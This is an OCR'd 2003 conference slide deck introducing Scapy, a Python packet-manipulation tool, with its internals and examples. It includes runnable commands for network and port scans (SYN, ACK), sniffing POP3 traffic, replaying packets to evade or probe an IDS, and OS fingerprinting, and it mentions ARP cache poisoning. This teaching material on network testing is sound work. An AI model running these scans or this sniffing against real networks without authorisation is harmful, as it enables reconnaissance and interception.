Scapy : interactive packet manipulation

Philippe Biondi

<biondi@cartel-securite.fr>

—

Libre Software Meeting

July 9-12, 2003

- What is scapy ?
  - Overview
  - Demonstration
  - Current and future features
- Internals
  - Packet class
  - Layer 2/3 packet injection
  - Low/High level operations
- Exemples of use and demonstration
  - Network stack tests, research
  - Scanning, discovery
  - Attacks
  - Reporting

- What is scapy ?
  - Overview
  - Demonstration
  - Current and future features
- Internals
  - Packet class
  - Layer 2/3 packet injection
  - Low/High level operations
- Exemples of use and demonstration
  - Network stack tests, research
  - Scanning, discovery
  - Attacks
  - Reporting

Learning python in 2 slides (1/2)

- this is an `int` (signed, 32bits) : `42`
- this is a `long` (signed, infinite): `42L`
- this is a `str` : `"bell\x07\n"` or `'bell\x07\n'` (" ⟺ ')
- this is a `tuple` (immutable): `(1,4,"42")`
- this is a `list` (mutable): `[4,2,"1"]`
- this is a `dict` (mutable): `{ "one":1 , "two":2 }`

Learning python in 2 slides (2/2)

- No block delimiters. Indentation **does** matter.

```
if cond1:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

```
try:
    instr
except exception:
    instr
else:
    instr
```

```
while cond:
    instr
    instr
```

```
for var in set:
    instr
```

```
def fact(x):
    if x == 0:
        return 1
    else:
        return x*fact(x-1)
```

Scapy

- Scapy is a python program that provides classes to interactively
  - create packets or sets of packets
  - manipulate them
  - send them on wire
  - sniff others from wire
  - match answers and replies

Interaction :

- Interaction is provided by the python interpreter
  - ➥ python programming facilities can be used
    - variables
    - loops
    - functions
    - …
- session can be saved

Input/Output :

- sending with `PF_INET/SOCK_RAW` implemented
- sending and sniffing with `PF_PACKET` implemented
  - ➥ needed to do routing
  - ➥ needed an ARP stack (sending/receiving ARP, caching)
- sending and sniffing with libdnet/libpcap (for portability) almost finished (waiting for Dug Song to finish libdnet python wrapper :))

Applications :

- tests, research (quickly send any kind of packets and inspect answers)
- scanning (network, port, protocol scanning, . . .)
- discovery (tracerouting, firewalking, fingerprinting, . . .)
- attacks (poisonning, leaking, sniffing, . . .)
- reporting (text, html, LaTeX, . . .)

Functionally equivalent to (roughly) : ttlscan, nmap (not fully), hping, queso, p0f, xprobe (not yet), arping, arp-sk, arpspoof, firewalk, irpas (not fully), ...

Now, a quick demonstration to give an idea!

Use as a python module :

```
#! /usr/bin/env python
# arping2tex : arpings a network and outputs a LaTeX table as result

import sys
if len(sys.argv) != 2:
    print "Usage: arping2tex <net>\n eg: arping2tex 192.168.1.0/24"
    sys.exit(1)

from scapy import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
              timeout=2)

print "\\begin{tabular}{|l|l|}"
print "\\hline"
print "MAC & IP\\\\"
print "\\hline"
for s,r in ans:
    print r.sprintf("%Ether.src% & %ARP.psrc%\\\\")
print "\\hline"
print "\end{tabular}"
```

Supported protocols :

- Ethernet
- 802.1Q
- 802.11
- 802.3
- LLC
- EAPOL
- EAP
- BOOTP
- PPP Link Layer
- IP
- TCP
- ICMP
- ARP
- STP
- UDP
- DNS

Future protocols :

- IPv6, VRRP, BGP, OSPF, . . .

Core functions :

- Concatenation, assembly, disassembly of protocols
- Implicit packet sets declarations
- Matching queries and replies, (at each layer)
- `sprintf()`-like method to easily transform a packet to a line in a report
- Self documentation (at least, I tried. . .)

Low level operations :

- Sending or receiving packets (`send()`, `sendp()`, `sniff()`)
- Sending packets, receiving answers and matching couples (`sr()`, `sr1()`, `srp()`, `srp1()`)
- Reading/writing pcap capture files (`rdpcap()`, `wrpcap()`)
- Self documentation (`ls()`, `lsc()`)

High level operations :


- Quick TCP traceroute (`traceroute()`)
- ARP cache poisoning (`arpcachepoison()`)
- Passive OS fingerprinting (`p0f()`)
- Nmap OS fingerprinting (`nmap_fp()`)
- ...

- What is scapy ?
  - Overview
  - Demonstration
  - Current and future features
- Internals
  - Packet class
  - Layer 2/3 packet injection
  - Low/High level operations
- Exemples of use and demonstration
  - Network stack tests, research
  - Scanning, discovery
  - Attacks
  - Reporting


Operations on a packet object :

- stack two packets
- query or change fields values or return to default value
- convert to string (assemble the packet)
- dissect a string to a packet (through instantiation)
- hide values that are the same as default values
- unroll implicit set of packets (iterator)
- test if the packet answers another given packet
- ask if a given layer is present in the packet
- display the full packet dissection (à la tethereal)
- fill a format string with fields values

Object Model :



Object Model :




Bonds between packet classes :

- overload some default fields values of a given lower layer for a given upper layer
- when disassembling, helps lower layer to guess upper layer class

```
( Ether, ARP,   { "type" : 0x0806 } ),
( Ether, IP,    { "type" : 0x0800 } ),
( Ether, EAPOL, { "type" : 0x888e } ),
( IP,    IP,    { "proto" : IPPROTO_IP } ),
( LLC,   STP,   { "dsap" : 0x42 , "ssap" : 0x42 } ),
```


Fields objects :

- A packet is a list of fields
- In a packet instance, each field has three values



Fields values :

- The same value can have different representations



Example: ICMP layer class

```
class ICMP(Packet):
    name = "ICMP"
    fields_desc = [ ByteField("type",8),
                    ByteField("code",0),
                    XShortField("chksum", None),
                    XShortField("id",0),
                    XShortField("seq",0) ]
    def post_build(self, p):
        if self.chksum is None:
            ck = checksum(p)
            p = p[:2]+chr(ck>>8)+chr(ck&0xff)+p[4:]
        return p
```

Implicit set of packets :

- Each field can have a value or a set of values
- Expliciting a set of packets $\Longleftrightarrow$ cartesian product of fields sets

```
<IP id=[1, 2] proto=6 |<TCP dport=[80, 443] |>>
```

becomes

```
<IP id=1 proto=6 |<TCP dport=80 |>>
<IP id=1 proto=6 |<TCP dport=443 |>>
<IP id=2 proto=6 |<TCP dport=80 |>>
<IP id=2 proto=6 |<TCP dport=443 |>>
```

Assembly of packets :

- unroll packet first. Random values are fixated
- each field assembles its value and adds it
- a `post_build()` hook is called to
  - calculate checksums
  - fill payload length
  - . . .

Disassembly of packets :

- instantiate a Packet with the assembled string
- each field disassembles what it needs
- each layer guesses which packet class must be instantiated as payload according to bonds

Test ether a packet answers another packet :

- each class implements `answers()` method
- comparison is done layer by layer
- if a layer matches, it can ask upper layer

```
class Ether(Packet):
[...]
    def answers(self, other):
        if isinstance(other,Ether):
            if self.type == other.type:
                return self.payload.answers(other.payload)
        return 0
```

- `hashret()` method returns the same hash for a packet and its answer

Adding a toolbox to specific layers :

- eg: working on source field of IP packets


```
class IPTools:
    def whois(self):
        os.system("whois %s" % self.src)

class IP(Packet, IPTools):
[...]
```


Adding new protocols :

- define all fields, implement missing field objects
- if needed, implement `post_build()` method
- if protocol has a length field, implement `extract_padding()` method
- implement `answers()` method

Special case of IP protocols suite :



Special case of IP protocols suite :



Special case of IP protocols suite

```
class IP(Packet):
[...]
    def answers(self, other):
        [...]
        if ( (self.proto == IPPROTO_ICMP) and
             (isinstance(self.payload, ICMP)) and
             (self.payload.type in [3,4,5,11,12]) ):
            # ICMP error message
            return self.payload.payload.answers(other)
        else:
            if ( (self.src != other.dst) or
                 (self.proto != other.proto) ):
                return 0
            return self.payload.answers(other.payload)

class ICMP(Packet)
[...]
    def guess_payload_class(self):
        if self.type in [3,4,5,11,12]:
            return IPerror
        else:
            return None
```

Special case of IP protocols suite

```
class UDP(Packet):
    [...]
    def answers(self, other):
        if not isinstance(other, UDP):
            return 0
        if not (( self.sport == other.dport) and
                ( self.dport == other.sport)):
            return 0
        return 1

class UDPerror(UDP):
    name = "UDP in ICMP citation"
    def answers(self, other):
        if not isinstance(other, UDP):
            return 0
        if not (( self.sport == other.sport) and
                ( self.dport == other.dport)):
            return 0
        return 1
```

Supersockets

- send and receive packets (do assembly and disassembly)
- different supersockets to send and receive layer 2, 3, ... packets
- manage missing layers

Supersockets using AF_INET/SOCK_RAW

- Advantages
  - no need to care about routes or layer 2
  - portable
- Drawbacks
  - can't sniff. Needs PF_PACKET or libpcap.
  - must stick to local routing table
  - can't send invalid packets
  - can't send fragmented packets with connection tracking (Linux ip_conntrack)
  - can be blocked by local firewall rules

Supersockets using `PF_PACKET` (linux specific)

- Good for sending/receiving layer 2 packets
- Some drawbacks for layer 3 packet sending
- Advantages
  - can use different routing tables
  - can send invalid packets
  - can send fragmented packets with `ip_conntrack`
  - not blocked by local firewall rules
- Drawbacks
  - need to implement routing
  - need to implement ARP stack
  - not portable

Supersockets using libdnet/libpcap (portable!)

- Advantages
  - portable
- Drawbacks
  - seems slower than native `PF_PACKET`
  - not fully working yet

Send packets, sniff packets

- `send()` to send packets at layer 3
- `sendp()` to send packets at layer 2
- `sniff()` to sniff packets
  - on a specific interface or on every interfaces
  - can use a bpf filter
  - can call a callback for each packet received

Send packets and receive answers

These functions are to send packets, sniff, match requests and replies, stop after a timeout or a C-c, return list of couples, and list of unanswerd packets(that you can resend)

- `sr()` send packets and receive answers (L3)
- `sr1()` send packets and return first answer (L3)
- `srp()` send packets and receive answers (L2)
- `srp1()` send packets and return first answer (L2)

High level operations

- High level operations automatize :
  - composition of the packets
  - call to send/receive/match functions
  - print or return result
- Examples :
  - `traceroute(target)`

Numeric fields

- one value : `42`
- one range : `(1,1024)`
- a list of values or ranges : `[8,(20,30),80,443]`

Random numbers

- the `RandNum` class instantiates as an integer whose value change randomly each time it is used
- `RandInt`, `RandShort`, `RandByte` are subclasses with fixed range
- they can be used for fields (IP id, TCP seq, TCP sport, . . .) or interval times, or . . . who knows ?

```
>>> a=RandShort()
>>> a
61549
>>> a
42626
>>> a
4583
```

- What is scapy ?
  - Overview
  - Demonstration
  - Current and future features
- Internals
  - Packet class
  - Layer 2/3 packet injection
  - Low/High level operations
- Exemples of use and demonstration
  - Network stack tests, research
  - Scanning, discovery
  - Attacks
  - Reporting

Blind tests, send funny packets

- Test the robustness of a network stack with invalid packets

```
sr(IP(dst="172.16.1.1", ihl=2, options="love", version=3)/ICMP())
```

- ...

Packet sniffing and dissection

- Sniff

```
a=sniff(filter="tcp port 110")
```

- Tethereal output

```
a=sniff(prn = lambda x: x.display)
```

Reemit packets, tease the IDS

- sniffed packets

```
a=sniff(filter="udp port 53")
sendp(a)
```

- from a capture file

```
sendp(rdpcap("file.cap"))
```

Traceroute

- send IP packets to a target with a range of TTLs
- receive ICMP time exceeded in transit
- match sources of ICMP with the TTL needed to trigger them

```
>>> ans,unans = sr(IP(dst=target, ttl=(1,30))/TCP(sport=RandShort()))
>>> for snd,rcv in ans:
...     print snd.ttl, rcv.sprintf("%IP.src% %TCP.flags%")
```

Scan a network

- send a packet to every IP of a network, that will be answered if the IP is interesting
  - for example, find web servers with TCP ping:

```
ans,unans = sr(IP(dst="172.16.3.0/24")/TCP(dport=[80,443,8080]))
for s,r in ans:
    print r.sprintf("%-15s,IP.src% %4s,TCP.sport% %2s,TCP.flags%")
```

- ARP ping

```
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="172.16.1.0/24"))
for s,r in ans:
    print r.sprintf("%Ether.src% %ARP.psrc%")
```

Scan a machine

- Protocols scan

```
ans,unans = sr(IP(dst="172.16.1.28", proto=(1,254)))
for i in unans:
    print i.proto
```

- Ports scan (SYN scan)

```
ans,unans = sr(IP(dst="172.16.1.28")/TCP(dport=(1,1024)))
for s,r in ans:
    print r.sprintf("%4s,TCP.sport% %2s,TCP.flags%")
```

- Ports scan (ACK scan)

```
ans,unans = sr(IP(dst="172.16.1.28")/TCP(dport=(1,1024), flags="A"))
```

- The same for other TCP scans (FIN, XMAS, NULL, . . .), or UDP scans, or . . .

OS fingerprint

- passive

```
>>> sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
[...]
```

- active

```
>>> sig=nmap_sig("172.16.1.40")
>>> print nmap_sig2txt(sig)
T1(DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
